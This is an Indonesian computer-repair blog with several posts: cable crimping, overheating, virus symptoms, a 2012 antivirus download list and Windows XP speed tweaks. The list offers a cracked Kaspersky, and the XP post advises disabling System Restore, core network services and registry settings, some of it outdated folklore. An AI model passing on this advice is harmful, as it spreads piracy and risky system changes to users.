Tampilkan postingan dengan label Komputer. Tampilkan semua postingan

Minggu, 04 April 2021

Cara Memasang Konektor RJ45 mode Straight

 Halo sobat bloger semua dimanapun kalian berada. Semoga kalian yang membaca artikel ini selalu dalam keadaan bai, diberikan kesehatan, dilancarkan rezekinya dan dimudahkan segala urusan-urusannya. Aamiin...

Kali ini DnD Computer akan berbagi pengalaman memasang konektor RJ45 pada kabel LAN dengan mode Straight.

Oke, alat dan bahan yang kalian perlukan adalah :

* 2 buah konektor RJ45

* 2 buah plugbot ( opsional )

* 1 buah tang Krimping 

* 1 buah LAN kabel tester

* Pengupas kabel


Pertama-tama kita masukkan dulu kabel LAN kedalam plugbot


Kemudian kita urutkan warna kabelnya sesuai uturan berikut 

Lalu kita potong ujung kabelnya supaya rata sama panjang

setelah kabel rata kemudian kita masukkan ujung kabel kedalam RJ45


setelah masuk kita cek kembali urutan kabelnya apakah sudah sesuai dengan urutan. jika sudah sesuai maka kita bisa melakukan krimping dengan cara memasukkan konektor RJ45 kedalam lobang di tang krimping


jika sudah masuk, kita bisa menekan tang krimping supaya pin konektor bisa menacap di kabel LAN

Lakukan langkah2 diatas untuk ujung kabel LAN yang lainnya..

jika kedua ujung sudah terpasang konektor RJ45 , maka selanjutnya adalah melakukan pengetesan dengan LAN tester.


Jika dalam pengetesan lampu tester 1-8 sudah menyala semua, artinya proses krimping sudah berhasil dan kabel LAN siap digunakan,..

Demikian cara memasang konektor RJ45 menurut pengalaman DnD Computer Weleri.. Terimakasih sudah membaca dan semoga bermanfaat.

kalian juga bisa melihat tutorial memasang konektor RJ45 pada Youtube DnD COmputer pada link berikut https://youtu.be/knYZJ3INOjk


DnD Computer Weleri melayani jasa servis komputer laptop printer cctv untuk area weleri kendal dan sekitarnya

Untuk warga Weleri, cepiring, gemuh, rowosari , plelen, gringsing, sukorejo , pegandon, patebon, kendal dan sekitarnya yang membutuhkan jasa Teknisi untuk servis laptop, komputer, printer, CCTV, LCD, TV dan lain-lain, silahkan menghubungi saya melalui 085715117126 .

Bagi yang membutuhkan teknisi untuk servis printer, servis komputer, servis laptop, cctv, lcd,. Proyektor dll, bisa menghubungi saya di 085725117126. Saya juga melayani servis panggilan untuk wilayah weleri, kendal, cepiring, batang, sedayu, gemuh, karangayu, cepiring, poncorejo, krompakan, caruban, nawangsari, pasar kidul, tanjungsari, rowosari, bulak, pojoksari, sendangdawuhan, getasombo, plososari, randusari, wonotenggang, ungup-ungup, montongsari, montong kulon, jenarsari, kendayaan, sambongsari, payung, tambaksari, jalan bahari, tawang, dan sekitarnya. Ellite komputer weleri, azza comp l, trust printer, fokus, bumi komputer, arna, hafin comp, trend offset, percetakan master, sekartama, weleri makmur, weleri neniii. Servis panggilan cepat, murah, berkualitas, bergaransi. Distributor cctv, laptop, komputer, printer. Spesialis laptop mati, printer, komputer, cctv dll

#servis komputer kendal #servis laptop kendal #servis komputer weleri #servis laptop weleri # servis printer weleri #pasang cctv murah #dnd computer #servis cctv gemuh #pasang cctv kendal #pasang cctv weleri # azza comp #trust printer #ellite komputer #hafin comp #servis panggilan #servis laptop panggilan #core computer #bumi komputer #blintzar komputer #servis elektronik #servis tv #servis bergaransi #bumi laptop dan komputer kendal





Baca Selengkapnya >>>

Jumat, 13 November 2020

Atasi Komputer Lemot dengan mudah

Halo sobat DnD Comp semua, dimanapun kalian berada.. Semoga kalian yang membaca artikel ini diberikan kesehatan, dilancarkan rezekinya dan dimudahkan segala urusan-urusanya.. aaamiiin...

Oke langsung saja, kali ini Kang Dicky mau berbagi sedikit tips tentang cara mengatasi komputer atau laptop yang lemot. Cara yang akan saya share kali ini sangatlah simple dan mudah. Hanya cukup menggunakan 1 software kecil untuk mendeteksi penyebab komputer lemot.

nama software itu adalah HDD Sentinel. bagi yang belum punya bisa kalian download di sini

extract file yang sudah kalian download dan buka file dengan nama HDDSentinel.exe  .. akan keluar tampilan seperti berikut ini


Disitu ditampilkan kesehatan dan kinerja dari hardisk yang anda gunakan.. bila kesehatan atau kinerja sudah menurun , biasanya akan membuat komputer menjadi lemot. Tinggal kalian ganti saja hardisknya dengan yang baru. atau kalau ingin lebih cepat lagi, kalian bisa mengganti hardisknya dengan menggunakan SSD.

demikian sedikit tips dari kang Dicky, semoga bermanfaat.

Bagi kalian yang membutuhkan Jasa servis komputer, printer, laptop, CCTV, dll untuk area weleri, gringsing, gemuh, cepiring dan sekitarnya. kalian bisa menghubungu DnD Computer Weleri di 085 725 117 126

atau bisa klik wa berikut  WA

atau scan QR dibawah ini


Baca Selengkapnya >>>

Minggu, 14 Juni 2020

DnD Computer Weleri melayani jasa Maintenance Rutin

DnD Computer Weleri melayani jasa Maintenance Rutin

Apakah anda setiap hari menggunakan komputer untuk bekerja? Bagi sebagian orang, komputer ada sebuah kebutuhan untuk menunjang pekerjaan mereka. Mereka setiap hari menggunakan komputer, bahkan ada yang komputernya hidup 24jam penuh dalam sehari.
Tahukah anda, komputer yang sering digunakan ternyata semakin lama akan timbul gejala-gejala kerusakan, yang bila tidak segera ditangani akan menyebabkan kerusakan yang serius. Bila sudah begitu, maka anda harus mengeluarkan biaya yang cukup besar untuk penggantian komponen komputer.

Sebagai salah satu contoh, sebuah komputer yang sering dipakai lama kelamaan akan kotor. Ini disebabkan karena system pendinginan komputer yang menggunakan kipas angin. Kipas angin ini dalam bekerja ternyata membawa debu yang tiap hari makin bertambah dan menumpuk, seperti gambar dibawah ini.

 Makin lama makin banyak, dan pada akhirnya mengganggu sirkulasi udara pada system pendingin komputer. Bila system pendingin sudah tidak lancar, maka akan mulai timbul gejala-gejala kerusakan komputer.
Pada tahap awal komputer anda akan mengalami yang namanya overheat, dan ketika overheat sudah tentu komputer anda akan sering mengalami yang namanya hang. tentu hal itu sangan mengganggu bukan?
Pada tahap selanjutnya bila komputer yang sudah overheat tidak mendapatkan penanganan, maka yang akan terjadi selanjutnya adalah kerusakan komponen, dan  tentu anda tidak mau ini terjadi.

Untuk mencegah hal tersebut terjadi, maka anda harus melakukan maintenance secara rutin. Maintenance bisa anda lakukan dengan melakukan pembersihan system pendingin komputer dari debu-debu yang menempel, memeriksa pasta thermal apakah masih bagus atau perlu diganti. Dengan begitu system pendinginan akan bekerja optimal sepanjang waktu.

Bagi anda yang tidak bisa melakukanya sendiri, atau yang tidak punya waktu untuk melakukan hal tersebut, anda bisa menghubungi kami.

Kami DnD Komputer Weleri melayani jasa servis komputer, printer, laptop untuk area weleri,kendal dan sekitarnya. hubungi kami di WA 085 725 117 126


Baca Selengkapnya >>>

Kamis, 11 Juni 2020

Pengujian Over Heat pada Komputer atau Laptop

Pernahkah komputer/laptop anda tiba2 mati sendiri? Kemudian setelah beberapa saat bisa dinyalakan kembali dan dipake sebentar lalu mati lagi?

Mungkin komputer anda mengalami yang namanya overheat. Seperti kasus yang baru saja kami kerjakan..

Setelah pengecekan, kami mendapati bahwa pasta thermal sudah mengering. Kami lakukan penggantian pasta sekaligus pembersihan kipas dan perangkat lain dari debu kotoran.
Hasilnya berjalan dengan baik..

Kami melakukan pengujian dengan memberikannya cpu load dan gpu load 100%. dengan begini kita akan mendapati komputer bekerja pada kemampuan maksimal, dan tentu suhu pun meningkat.. Kami memaksa komputer untuk berada di cpu load 100% dengan bantuan software HeavyLoad . kemudian kami memantau suhu cpu dengan software speecy.


Berikut foto ketika cpu full load dan stanby

Ketika Komputer stanby terpantau suhu sekitar 32 derajat


Ketika CPU load 100% terpantau suhu sekitar 58 derajat

ketika cpu load 100%, suhu maksimal tidak pernah menyentuh 60 derajat. Bisa kami tarik kesimpulan bahwa komputer sudah bisa bekerja dengan normal. Karena ambang batas suhu cpu Intel adalah 100 derajat.
Baca Selengkapnya >>>

Kamis, 08 November 2018

Apa yang Terjadi jika Laptop tidak pernah dibersihkan???

Apa yang terjadi ketika Laptop anda tidak pernah dibersihkan?

Seiring dengan usia pemakaian sebuah laptop tentu semakin banyak debu dan kotoran yang menempel pada laptop. Terutama pada bagian sirkulasi udara.


Kipas VGA Card Komputer yang kotor karena debu

Heatshink adalah bagian pada laptop dengan sirkulasi udara yang tinggi. Celah-celah heatshink cukup rapat, yang menyebabkan debu dapat terjebak disela-sela heatshink. Lama kelamaan debu ini menumpuk. Dan pada akhirnya menyumbat celah heatshink yang menjadi jalur sirkulasi udara.

Nah ketika sirkulasi tersumbat tentu panas yang berada pada laptop tidak bisa dibuang melalui heatshink. Laptop akan mengalami overheat atau panas berlebih. Panas berlebih pada laptop sangat berbahaya, mengakibatkan komponen-komponen pada laptop rentan terhadap kerusakan. Bila sudah rusak tentu anda harus merogoh kroscek cukup dalam untuk melakukan perbaikan / penggantian part.

Untuk itu bersihkan laptop anda secara rutin. Bila anda tidak bisa melakukanya sendiri, anda bisa membawanya kepada yang berkompeten dibidang ini.

#dndcomp
#servislaptopweleri
#servislaptopkendal
#serviskomputerantarjemput

#serviskomputerweleri

#serviskomputerkendal

#servis komputer gemuh

#servis komputer gringsing

#servis komputer Rowosari

#servis komputer Cepiring

#servis komputer Pegandon

#servis komputer sukorejo

#servis LCD

#pasang CCTV murah bergaransi

Baca Selengkapnya >>>

Minggu, 23 September 2018

Cara Manual Test Print LX800 dotmatrix tanpa menggunakan Komputer

Hai sobat Teknisi semua. Terimakasih sudah berkunjung. Kali ini saya akan berbagi tips cara manual test print printer epson lx800 dotmatrix tanpa menggunakan komputer. Oke langsung saja berikut langkah-langkahnya :
Pertama pasang kabel power dan siapkan kertasnya. Pastikan printer dalam keadaan mati, kemudian putarlah roolernya untuk memasukkan kertas.


Putar kertas sampe masuk seperti gambar

Oke lanjut langkah kedua adalah menekan tombol LINE FEED dan tahan

Lanjut langkah ketiga. Sambil tetap menahan tombol line feed kemudian nyalakan printer dengan menekan saklar. Posisinya disebelah kiro ( lihat gambar )

Setelah printer menyala akan langsung melakukan printing karakter2 hurur dan dan angka seperti gambar eibawah

Dibawah adalah contoh setelah pengeprinan satu halaman. Pengeprinan ini akan berlangsung terus menerus bila kertas belum habis. Untuk itu kita harus mengakhiri secara manual dengan mematikan printer


Itulah sedikit tips dari saya. Semoga bermanfaat.


Bagi yang membutuhkan teknisi untuk servis printer, servis komputer, servis laptop, cctv, lcd,. Proyektor dll, bisa menghubungi saya di 085725117126. Saya juga melayani servis panggilan untuk wilayah weleri, kendal, cepiring, batang, sedayu, gemuh, karangayu, cepiring, poncorejo, krompakan, caruban, nawangsari, pasar kidul, tanjungsari, rowosari, bulak, pojoksari, sendangdawuhan, getasombo, plososari, randusari, wonotenggang, ungup-ungup, montongsari, montong kulon, jenarsari, kendayaan, sambongsari, payung, tambaksari, jalan bahari, tawang, dan sekitarnya. Ellite komputer weleri, azza comp l, trust printer, fokus, bumi komputer, arna, hafin comp, trend offset, percetakan master, sekartama, weleri makmur, weleri neniii. Servis panggilan cepat, murah, berkualitas, bergaransi. Distributor cctv, laptop, komputer, printer. Spesialis laptop mati, printer, komputer, cctv dll


Baca Selengkapnya >>>

Selasa, 01 Mei 2018

Ciri-Ciri Komputer dan Laptop terkena virus

Apa itu virus komputer? Virus komputer adalah satu dari berbagai jenis malware yang bisa membuat rusak operating sistem komputer kita.

Pada umumnya perangkat komputer yang sudah terkena infeksi virus punya berbagai tanda yang dapat memberikan penurunan performa komputer. Antara lain yang dapat mengindikasikan adanya virus dalam komputer anda adalah seperti sebagai berikut ini:
  • Komputer terasa lambat 
  • Komputer sering hang 
  • Waktu startup windows yang terasa lama 
  • Tidak bisa dibukanya beberapa file seperti biasa 
  • Tidak bisa mengakses internet padahal koneksi tidak bermasalah. 
  •  Munculnya jendela popup seolah-olah dari program antivirus yang berisi peringatan bahwa komputer Anda saat ini bermasalah dan harus segera diperbaiki, padahal Anda sebelumnya tidak pernah menginstal Antivirus tersebut. 
  • Tidak bisa mengubah atribut file 
  • Ada Beberapa file Anda seolah-olah hilang secara serentak padahal hanya ter-hidden (disembunyikan) 
  • Biasanya Muncul file dengan nama dan atribut yang aneh, yang Anda tidak pernah membuatnya dan hal-hal aneh mencurigakan lainnya.
Itulah beberapa tanda-tanda komputer atau laptop anda sedang terkena virus.

DnD Computer Weleri melayani jasa servis komputer printer laptop dll. area layanan kami meliputi weleri, kendal gringsing,gemuh,cepiring dan sekitarnya


Baca Selengkapnya >>>

Sabtu, 19 Januari 2013

Windows 8

Start Screen
Tampilan start screen Windows 8


Baca Selengkapnya >>>

Selasa, 21 Februari 2012

Download Antivirus terbaru 2012

Antivirus, salah satu komponen software terpenting yang harus kita miliki karena peranya sebagai pelindung komputer atau laptop dari permasalah virus, worm ataupun hal-hal yang berbahaya lainnya karena perkembangan virus yang tentu saja semakin banyak dan membahayakan baik data ataupun informasi yang ada pada komputer atau laptop kita. Untuk mengimbagangi perkembangan virus yang kian pesatnya tidak ada salahnya kita juga menyiapkan antivirus yang terbaru, sedikit berbagi daftar dan link untuk mendownload antivirus terbaru 2012.

1. Kaspersky Full Crack

2. Avira 2012

3. Norton Anti Virus v16

4. AVG Antivirus

5. NOD 32 v5

6. ClamWin Antivirus

7. BitDefender v10

8. Avast Antvirus v6

9. Smadav 8.8

10. PCMav v5.0 Valhalla
Baca Selengkapnya >>>

Senin, 20 Februari 2012

Mempercepat Windows XP

Tips Mempercepat Windows XP 

Berikut ini adalah trik2 simpel untuk mempercepat Windows XP. Efektifitas trik2 ini mungkin
berbeda2, tips2 berikut mungkin bisa membuat komputer anda tidak stabil. maka “PROCEED
WITH CAUTION”. Juga jangan lupa lakukan backup registry sebelum tweaking.

Cara Backup registry
start > run > regedit > file > export
beri nama file backup .reg anda klik ok!
done

1. Mendisable Service Windows yg tidak diperlukan.
Karena windows ditujukan untuk berbagai user dan tugas, maka windows membuat service yg
sebenarnya tidak terlalu diperlukan. Service2 berikut ini seringkali memakan resource yg tidak
sedikit, dengan mendisable (me-non-aktif-kan) maka komputer kita bisa mendapatkan sedikit
boost karenanya.
* Alerter
* Clipbook
* Computer Browser
* Distributed Link Tracking Client
* Fast User Switching
* Help and Support - (Jika anda mengunakan windows help, maka langkah ini di-skip aja)
* Human Interface Access Devices
* Indexing Service
* IPSEC Services
* Messenger
* Netmeeting Remote Desktop Sharing
* Portable Media Serial Number
* Remote Desktop Help Session Manager
* Remote Procedure Call Locator
* Remote Registry
* Remote Registry Service
* Secondary Logon
* Routing & Remote Access
* Server
* Telnet
* TCP/IP NetBIOS Helper
* Upload Manager
* Universal Plug and Play Device Host
* Wireless Zero Configuration - (Jangan didisable jika anda mengunakan Wireless)
* Workstation

Cara mendisable service diatas:
1. Klik start > Run > ketik “services.msc”
2. Dobel klik service yg hendak diubah
3. Ubah startup type menjadi „Disable”
2. Matikan System Restore
System restore bisa bermanfaat jika komputer bermasalah, akan tetapi semua restore point yg
disimpan bisa memakan ruangan yg cukup besar di harddisk. System restore membebani karena
selalu memonitor sistem, dengan mendisable system restore maka sebagian resource bisa
dialokasikan untuk hal yg lain.
1. Buka Control Panel
2. Klik Performance and Maintenance
3. Klik System
4. Klik System Restore tab
5. Pilih „Turn off System Restore on All Drives‟
6. Klik „Ok‟

3. Defrag Pagefile
Keeping your pagefile defragmented can provide a major performance boost. One of the best
ways of doing this is to create a separate partition on your hard drive just for your page file, so
that it doesn‟t get impacted by normal disk usage. Another way of keeping your pagefile
defragmented is to run PageDefrag. This cool little application can be used to defrag your
pagefile, and can also be set to defrag the pagefile everytime your PC starts.
To install:
1. Download and Run PageDefrag,
2. Beri centang pada “Defrag at next Reboot”,
3. Klik OK
4. Reboot

4. Mempercepat akses Folder - dengan mendisable Last Access Update.
Jika anda memiliki banyak folder dan subdirectories, maka akses ke direktory2 Windows XP
terasa sangat berat dan seringkali cuman membuang waktu. Dengan mengupdate time stamp di
registry, yaitu last access update untuk semua sub directory akan mempercepat akses folder.
Proceed with caution:
1. Start > Run > regedit
2.“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem” 
3. Klik kanan di bagian yg kanan (cari area yg kosong), lalu pilih „DWORD Value‟
4. Buat DWORD Value dengan nama „NtfsDisableLastAccessUpdate‟
5. Klik kanan pada value baru terus pilih „Modify‟
6. Ubah data menjadi „1′ 7. Klik „OK‟

5. Men-disable Microsoft System Sounds
Secara default Mikocok Sound Systems membuat komputer berbunyi/bersuara ketika booting
awal, shutdown, error, dll. Skenario suara windows jelas2 membuat komputer lebih lambat
(terutama dalam waktu shutdown dan booting awal), untuk me-non-aktifkan silahkan ikuti
langkah berikut:
1. Buka Control Panel
2. Klik Sounds and Audio Devices
3. Klik tab Sounds
4. Pilih “No Sounds” dari Sound Scheme
5. Klik “No”
7. Klik “Apply”
8. Klik “OK”

6. Mempercepat waktu Boot
Fitur yg lumayan asik dari Windows XP adalah kemampuan untuk mendefrag ketika ada dalam
proses booting. Boot Defrag pada prinsip menata file2 yg relevan dengan booting secara
berurutan. Secara default fitur ini telah diaktifkan pada beberapa Build Windows, tapi beberapa
build windows tidak, ada baiknya kalo kita cross check terhadap fitur yg satu ini.
1. Start Menu > Run
2. Regedit
3.HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction
4. Cari “Enable” dibagian kanan regedit
5. Klik “Modify”
6. Pilih “Y to enable”
7. Reboot / LogOff
Note :
Bootvis juga bisa dicoba, untuk memangkas waktu boot dengan manuver yg manis.

7. Mempercepat Performa Swapfile
Jika anda memiliki ram lebih besar dari 256MB bisa dibilang tweaking yg ini akan membuat
sistem anda berjalan lebih cepat. Tweaking ini pada dasarnya PC kita mengunakan setiap byte
dari memori fisik yg terpasang di komputer kita, sebelum mengunakan swap file.
1. Start > Run
2. “msconfig” > enter
3. Klik tab System.ini
4. Klik tanda plus pada tab 386enh
5. Klik kotak new kemudian ketik “ConservativeSwapfileUsage=1?
6. Klik OK
7. Restart

8. Mempercepat Loading Windows Menu
Tweak ini bisa membuat komputer kita terasa lebih cepat. Tweaking ini membuang waktu delay
ketika kita mengklik menu dan windows XP menampakkan Menu.
1. Start > Run
2. Regedit > Enter
3. “HKEY_CURRENT_USER\Control Panel\Desktop\”
4. Pilih “MenuShowDelay”
5. Klik kanan dan pilih “Modify‟
6. Ketik angka “100?
Angka 50-150 adalah kisaran yg baik, bisa disesuaikan dengan Mood anda.

9. Mempercepat Loading Program. 
Tweaking ini bisa berjalan untuk sebagian besar program. Jika program tidak mau loading
seperti yg diharapkan, silahkan dikembalikan ke setting semula.
1. Klik kanan pada icon/shortcut yg berkaitan dengan program.
2. Properties
3. Pada kotak „target‟, tambahkan „ /prefetch:1? diakhir kalimat.
4. Klik “Ok”
Gampang kan, Program akan loading lebih cepat.

10. Mempercepat Shutdown Windows XP. 
Tweaking ini mengurangi waktu tunggu secara otomatis ketika windows sudah menerima
instruksi untuk shutdown.
1. Start > Run
2. „Regedit‟> Enter
3. „HKEY_CURRENT_USER\Control Panel\Desktop\‟
4. Sorot „WaitToKillAppTimeout‟
5. Klik kanan dan pilih „modify‟
6. Ubah value menjadi „1000′
7. Klik „OK‟
8. Sorot „HungAppTimeout‟
9. Klik kanan dan pilih modify
10. Ubah value menjadi „1000′
11. Klik „OK‟
12. „HKEY_USERS\.DEFAULT\Control Panel\Desktop‟ sorot „WaitToKillAppTimeout‟
13. Klik kanan dan pilih „modify‟
15. Ubah value ke „1000?
16. Klik „OK‟
17. „HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\‟ sorot
„WaitToKillServiceTimeout‟
19. Klik kanan dan pilih „modify‟
20. Ubah value menjadi „1000′
21. Klik „OK‟

11. Booting lebih cepat dengan mengurangi beban Font
Setiap kali windows booting selalu melakukan loading font2 yg terdaftar di windows. Jika anda
bukan desainer grafik, tentu saja tidak semua font itu digunakan. Sebaiknya pindahkan font2
yang tidak terpakai ke folder lain.
1. Buat folder baru
2. Masuk ke “Fonts” di Control Panel.
3. Sorot group font yg akan di pindah.
4. Pindahkan ke folder yg baru, atau untuk mudahnya klik kanan lalu pindahkan ke My
Documents.
5. Reboot, jika anda membutuhkan font yg telah dipindahkan tadi, caranya copy dan paste ke
directory font yg lama.

12. Mempercepat dengan mensetting ulang Prefetcher
Fitur ini cukup unik di Windows XP, dan jika dilakukan dengan benar hasilnya terasa mak nyus,
yg hendak kita lakukan adalah mensetting ulang folder cache yg ada di windows kita.
1. Start > Run > Regedit
2. [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro l\Session
Manager\Memory Management\PrefetchParameters\EnablePrefetcher]
3. Ada 3 pilihan yaitu 0-Disable; 1-App launch prefetch; 2-Boot Prefetch; 3- Both (”3? adalah yg
direkomendasikan).
4. Reboot.
Setting ulang ini akan mengurangi waktu booting dan waktu yg diperlukan untuk loading
program.

13. Tweaking memory
Nggak cuman overclock di BIOS yg bisa mempercepat laju komputer, tapi tweaking ini nggak
boleh dilewatkan. Tweaking ini disarankan bagi mereka yg memiliki kapasitas memory sebesar
512MB keatas.
1. Start > Run > Regedit
2. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management
3. DisablePagingExecutive - dobel klik masukkan desimal 1 - point ini mengakibatkan windows
XP menyimpan data di memory, ketimbang mengakses page file di harddisk.
4. LargeSystemCache - dobel klik masukan desimal 1 - tweak ini mengijinkan kernel windows
jalan di memory, bener2 jozz kalo dilakukan dengan bener. So be careful.

14. Windows XP Icon Cache
Seberapa banyak diantara rekan2 yg mengalami icon lag ketika mengunakan windows? Icon2 yg
ada di desktop serasa lama sekali untuk muncul. Jangan kuatir jika anda mengalami hal ini. Icon
di desktop mengunakan cache, dan ketika cache sudah menumpuk maka access dari desktop ke
icon terasa sangat lambat apa yg perlu dilakukan? Silahkan delete atau hapus Iconchace.db yg
ada di directory (/Documents) dan di (Documents and Settings/<Username>/Local
Settings/Application Data). Ketika anda mendelete seketika itu juga windows akan bikin yg baru.
dan yg pasti icon cache yg baru lebih „enteng‟ bagi windows.
*pastikan opsi show hidden files and folder diaktifkan sebelum mendelete iconcache.db

Yach, segitu dulu beberapa trik buat mempercepat Windows... 1 hal yang harus diingat
“BACKUP REGISTRY ANDA SEBELUM MELAKUKAN TWEAKING !!!”

Penulis : Krisna Primasatya Adam
Baca Selengkapnya >>>

Minggu, 19 Februari 2012

Fungsi dan Manfaat Komputer

Pada zaman sekarang bila seseorang tidak mengerti komputer dibilang ketinggalan zaman, Kuno dan gaptek. Sementara di bidang pekerjaan semua orang di tuntut untuk mengerti menggunakan komputer, karena komputer merupakan sarana mempermudah dan mempercepat proses pekerjaan.
Setiap orang memiliki alasan yang berbeda bila mereka di tanya tentang apa fungsinya komputer, jawaban mereka antara lain :

  1. Mempermudah pekerjaan.
  2. Sebagai Alat komunikasi
  3. Sebagai alat untuk hiburan
Sebagian besar orang akan menjawab 3 alasan diatas. Juga banyak orang tua yang di lahirkan pada zaman tempo dulu tidak mengerti sama sekali manfaat komputer, sehingga mereka tidak menganggap komputer itu penting dan hasilnya pada generasi penerusnyapun mereka tidak menekankan atau mendidik anak-anak mereka untuk dan harus mengerti bidang komputer.

Di dalam dunia komputer semua hal, semua bidang mata pelajaran, perkuliahan dan usaha ada di komputer, bahkan pendidikan dan ilmu pengetahuan lebih komplit bila diperoleh dari komputer dengan media Internet dibandingkan dengan pelajaran atau Ilmu yang di dapatkan dari Sekolah.

Sekarang mari kita bahas apa fungsi dan manfaat komputer bagi kita :

1. Komputer sebagai sarana mempermudah kerja :

Dengan komputer banyak pekerjaan yang dapat di selesaikan dengan mudah, bila dahulu orang mengetik surat harus dengan mesin tik, dan bila ada kesalahan maka kertas tersebut akan di sobek dan di ketik ulang kembali, selain itu dengan mesin tik dokumen yang telah di ketik tidak dapat di edit kembali, sementara dengan menggunakan komputer kita dapat mengetik dokumen, mengedit dan menyimpan dokumen tersebut untuk dapat di edit berulang-ulang.

2. Kompter Sebagai Sarana Komunikasi

Zaman dahulu bila berkomunikasi dengan seseorang yang berada jauh dari kita, kita dapat menggunakan fasilitas telepon, tapi itu kita hanya mendengar suara teman atau saudara kita. Dengan komputer kita dapat :

  • Berbicara dengan teman atau saudara kita
  • Sambil bicara kita bisa melihat mereka dengan menggunakan Webcam
  • Dapat menuliskan kata-kata kita kepada mereka (Chating)
  • Juga kita dapat menulis surat kepada mereka (Email)
  • Kita dapat mengirim gambar atau file kepada mereka dll
3. Komputer sebagai Alat Hiburan

Dahulu alat hiburan kita hanyalah Radio, tape, Televisi dan jalan-jalan untuk mengetahui kondisi dan situasi dari satu wilayah. Dengan komputer kita dapat mengghibur dirikita dengan berbagai fasilitas yang terdapat pada komputer antara lain :

  • Mendenar lagu-lagu atau musik melalui CD/DVD atau melalui Internet
  • Menonton Vidoe lewat kaset CD/DVD atau melalui Internet
  • Bermain Game, dengan aplikasi game yang kita Install sendiri atau Game online dengan Internet.
  • Berhubungan dengan teman melalui fasilitas Chating, atau Webcam
  • Nonton TV, dari saluran TV Reciver yang kita pasang pada komputer atau melalui TV Chanel Online dengan Internet
4. Komputer Sebagai Alat Pendidikan

Dahulu fasilitas pendidikan hanya kita peroleh melalui Sekolah, dan selain di sekolah informasi pendidikan dapat kita peroleh melalui media Radio, Televisi, Koran, dan tempat-tempat kursus. Dengan menggunakan Komputer yang terhubung dengan Internet ataupun tidak kita dapat memperoleh pendidikan dan Ilmu pengetahuan, antara lain :

  • Dari aplikasi yang kita Install. Setiap aplikasi yang kita install pasti ada menu bantuannya (Help) yaitu tutorial cara menggunakan program dan pelatihan.
  • Aplikasi yang kita Install dapat membuat kita menjadi ahli dalam beberapa bidang seperti : Adobe photoshope, dengan aplikasi ini kita bisa menjadi seorang yang mahir bidang grafis, Power Point ; dengan aplikasi ini kita menjadi seorang yang mahir di bidang persentasi, Autocad ; dengan aplikasi ini kita bisa menjadi seorang yang mahir di bidang disain arsitektur dll.
  • Selain dari aplikasi yang kita install, bila kita terhubung dengan Internet kita dapa memperoleh pendidikan atau Ilmu pengetahuan seperti : Sejarah, Kebudayaan, Matematika, Sosial, Biologi, Kedokteran atau Kesehatan, Ekonomi, Politik, Website Designe, Bahasa (segala Bahasa dapat di peroleh), pengetahuan Agama dll.
5. Komputer Sebagai Sarana Informasi

Dengan komputer kita dapat melihat atau memperoleh informasi yang kita butuhkan seperti :

  • Informasi pendidikan, Tempat-tempat Pendidikan
  • Informasi Hiburan, mencari tempat-tempat Hiburan
  • Informasi Travel, mencari dan memesan tiket transprotasi
  • Informasi Produk, mencari produk yang kita inginkan.
  • Informasi Pekerjaan, menjari lowongan kerja.
  • Informasi Berita, mencari kejadian atau berita dalam dan luar negeri
  • Informasi Cuaca, mengetahui keadaan cuaca saat ini
  • Informasi Lalulintas, mengetahui situasi lalulintas
  • Informasi Kesehatan, mencari tips kesehatan serta tempat2 untuk pengobatan.
  • Informasi Politik
  • Informasi Perdagangan
  • Informasi Usaha, mencari peluang untuk membuka usaha
  • dan masih banyak lagi informasi yang dapat kita peroleh dari Komputer yang terhubung dengan Internet.
6. Komputer Sebagai Sarana Usaha

Selain untuk komunikasi, Mempermudah pekerjaan, serta alat hiburan, komputer juga dapat dipergunakan sebagai alat untuk melakukan banyak usaha yang mendatangkan penghasilan bagi kita antara lain :

  • Membuat Rental Komputer
  • Membuat Warnet
  • Membuat Usaha percetakan
  • Membuat usaha Vidoe Editing
  • Membuat Usaha Ringtone dan Wallpaper ke Hp
  • Membuat Usaha Sablon
  • Membuat usaha Service dan Install Komputer Software
  • Membuka usaha Disain Arsitektur.
  • Membuka Usaha disain Grafis untuk periklanan
  • Membuka Usaha disain Website
  • Membuka Usaha programer akounting dan keuangan
  • Membuka Usaha Kursus Komputer
  • Membuat Jasa Website sebagai media Informasi
  • Mengarang dan membuat buku Online yang dapat di jual
  • dll
7. Komputer Sebagai Sarana Kontrol

Dibeberapa pabrik, Perhotelan, dan perusahaan banyak komputer dipergunakan sebagai sarana untuk mengontrol atau mengoperasikan system seperti :

  • Mengontrol kamera security
  • Mengontrol pengoperasian mesin Robot pabrik
  • Mengontrol Escalator
  • Pengontorlan pencahayaan untuk lampu Studio rekaman
  • Pengontrolan peralatan Editing Video
  • Pengontrolan tata lampu traffic jalan
  • Pengontrolan system jaringan Network
  • dll
Tapi dari segala hal-hal yang positip yang dapat diperoleh dari komputer, banyak sisi negatif yang di timbulkan oleh pengguna komputer antara lain :

  1. Dengan adanya fasilitas komputer sebagai alat hiburan seperti chating dan game, orang banyak yang terlena sehingga mereka lupa terhadap tugas dan tanggung jawap mereka, seperti belajar, bekerja dll.
  2. Dengan mengakses situs2 yang menampilkan gambar serta video porno dapat merusak akhlak seseorang.
  3. Banyak terjadi aksi penipuan dengan membuat Website untuk mendapatkan uang secara mudah.
  4. Programer yang terkenal dengan sebutan Hacker, yang dapat mengambil data seseorang untuk diperjual belikan, serta dapat merusak system orang.
Tapi kesemuanya itu baik dan buruknya fungsi komputer tergantung kepada si pemakainya, dan saya yakin bahwa komputer di ciptakan bukanlah untuk membuat hal yang buruk, tetapi untuk membantu manusia dalam mempermudah segala bidang pekerjaan.
Baca Selengkapnya >>>

Mengenal Arti bunyi BEEP pada komputer

Rekan2 pembaca blog jarkom kalo ada yg belum tahu arti bunyi Komputer nya saat melakukan booting, nah saya akan menjelaskan nya kali ini. Begini saya telah membaca sebuah buku tentang komputer diantaranya saya membaca istilah bunyi-bunyi beep yang terdapat pada komputer, nah dibawah ini saya akan menjelaskannya. Berikut cuplikannya he he he ini dia penjelasan nya tentang bunyi-bunyi pada Komputer……

TANPA ADA BUNYI SAMA SEKALI

